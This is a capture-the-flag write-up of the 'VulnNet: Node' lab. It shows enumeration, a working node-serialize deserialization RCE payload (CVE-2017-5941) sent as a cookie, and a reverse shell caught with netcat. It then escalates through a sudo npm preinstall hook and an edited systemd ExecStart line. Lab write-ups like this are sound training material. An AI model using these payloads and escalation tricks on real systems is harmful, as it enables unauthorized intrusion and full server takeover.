VulnNet: Node

Enumeration

Nmap Scan

```
22: ssh
8080: http-proxy
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 40:8d:b0:c7:b3:0e:e3:6f:5c:41:2b:39:f7:0a:82:86 (RSA)
|   256 30:1c:12:da:8d:ac:21:c2:86:f1:11:20:74:99:03:bf (ECDSA)
|_  256 fc:5f:86:5d:8f:bb:44:43:d5:43:c9:77:cc:c3:8c:18 (ED25519)
8080/tcp open  http    Node.js Express framework
|_http-title: VulnNet &ndash; Your reliable news source &ndash; Try Now!
Warning: OSScan results may be unreliable because we could not find at le
ast 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Node JS is used for the website.
- SSH port is opened. Check for password authentication

SSH (22)


```
└─$ ssh root@node.thm
The authenticity of host 'node.thm (10.49.181.248)' can't be established.
ED25519 key fingerprint is: SHA256:uM5neOJvwO4PbNId16Yz6jFI7hUxWR
7I4DPKC75FdwM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? tes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'node.thm' (ED25519) to the list of known hos
ts.
** WARNING: connection is not using a post-quantum key exchange algorit
hm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@node.thm's password:
```

- Password authentication is enabled


HTTP (8080)

Subdirectories enumeration

```
Login                   [Status: 200, Size: 2127, Words: 240, Lines: 113, Duration:
74ms]
css                     [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 64ms]
img                     [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 72ms]
login                   [Status: 200, Size: 2127, Words: 240, Lines: 113, Duration: 6
8ms]
```




The homepage. A normal looking page, with no functionality and a login button




The login page.

The login functionality doesn't work. Checking the headers, JWT is used in cookies.




`{"username":"Guest","isGuest":true,"encoding": "utf-8"}` - this is the JWT cookie.

I tried changing the username to admin and it is displayed in the home screen.



adding `isAdmin` to the cookie didn't work and also changing `isGuest` to False also didn't work.

I assigned something random to the cookie header and this is the error I got.



The cause of error:

- Sending plain text instead of JSON
- Missing quotes or braces (`{}`) in JSON
- Sending form-data or URL parameters instead of raw JSON

I assigned a random value to the session Cookie, and the braces `{}` were missing. The cookie is being passed into the `unserialize()` function of `serialize.js` . So the cookie can be crafted in a way that will give us RCE.

Exploitation

We will be using `CVE-2017-5941` here.

```
var y = {
      rce : function(){
      require('child_process').exec('ls /', function(error,
      stdout, stderr) { console.log(stdout) });
      },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

This gives the output as:

```
└─$ node index.js
Serialized:
{"rce":"_$$ND_FUNC$$_function(){\n\trequire('child_process').exec('ls /', f
unction(error,\n\tstdout, stderr) { console.log(stdout) });\n\t}"}
```

But adding just `()` after the var y is created:

```
var y = {
      rce : function(){
      require('child_process').exec('ls /', function(error,
      stdout, stderr) { console.log(stdout) });
      }(),
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y))
```

the following output is obtained on running the JS file.

```
└─$ node index.js
Serialized:
{}
bin
boot
dev
etc
home
initrd.img
```

```
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

The brackets are Immediately invoked function expression (IIFE) for calling the function.


But here the serialization failed.

The one that will work is this:

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function(){require(\'child_process
\').exec(\'ls /\',function(error, stdout, stderr) { console.log(stdout)});}()"}';
serialize.unserialize(payload);
```

The brackets are added to the serialized output of the the first exploit, which is passed to the unserialize function, which executes the payload.

Using nodejsshell.py to generate the reverse shell payload and then adding it to the Node JS payload and then encoding it using Base64. Then I will pass it as a cookie for the web app.




```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.140.152] from (UNKNOWN) [10.49.181.248] 54260
Connected!
id
uid=1001(www) gid=1001(www) groups=1001(www)
```

And we have a shell now!

Post Exploitation

```
www@ip-10-49-181-248:~$ sudo -l
sudo -l
Matching Defaults entries for www on ip-10-49-181-248:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User www may run the following commands on ip-10-49-181-248:
    (serv-manage) NOPASSWD: /usr/bin/npm
```

There are 4 users but only serv-manage is of our interest and we have a way to become that user as NPM can be exploited to get a shell as serv-manage (here).

```
www@ip-10-49-181-248:/tmp$ sudo -u serv-manage /usr/bin/npm -C /tm
p/exploit/ --unsafe-perm i
sudo -u serv-manage /usr/bin/npm -C /tmp/exploit/ --unsafe-perm i

> @ preinstall /tmp/exploit
> /bin/sh

$ id
id
uid=1000(serv-manage) gid=1000(serv-manage) groups=1000(serv-mana
ge)
$ whoami
whoami
serv-manage
```

Privilege Escalation

For a better interactive shell, uploading a SSH key to the user and accessing the user using SSH.

```
serv-manage@ip-10-49-181-248:~$ sudo -l
Matching Defaults entries for serv-manage on ip-10-49-181-248:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User serv-manage may run the following commands on ip-10-49-181-248:
    (root) NOPASSWD: /bin/systemctl start vulnnet-auto.timer
    (root) NOPASSWD: /bin/systemctl stop vulnnet-auto.timer
    (root) NOPASSWD: /bin/systemctl daemon-reload
```

The basic systemctl exploit- adding the reverse shell command to the `ExecStart` variable.

```
serv-manage@ip-10-49-181-248:~$ cat /etc/systemd/system/vulnnet-aut
o.timer
[Unit]
Description=Run VulnNet utilities every 30 min

[Timer]
OnBootSec=0min
# 30 min job
OnCalendar=*:0/30
Unit=vulnnet-job.service

[Install]
WantedBy=basic.target
```

The service triggered will be vulnner-job.service.

```
serv-manage@ip-10-49-181-248:~$ cat /etc/systemd/system/vulnnet-job.s
ervice
[Unit]
Description=Logs system statistics to the systemd journal
Wants=vulnnet-auto.timer

[Service]
# Gather system statistics
Type=forking
ExecStart=/bin/df

[Install]
WantedBy=multi-user.target
```

And here we can add/replace the ExecStart with our reverse shell code.

```
# Changing the ExecStart
serv-manage@ip-10-49-181-248:~$ sudo /bin/systemctl stop vulnnet-auto.
timer
serv-manage@ip-10-49-181-248:~$ sudo /bin/systemctl start vulnnet-auto.
timer
```

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.140.152] from (UNKNOWN) [10.49.181.248] 38914
bash: cannot set terminal process group (1791): Inappropriate ioctl for devic
e
bash: no job control in this shell
root@ip-10-49-181-248:/#
```

We are root!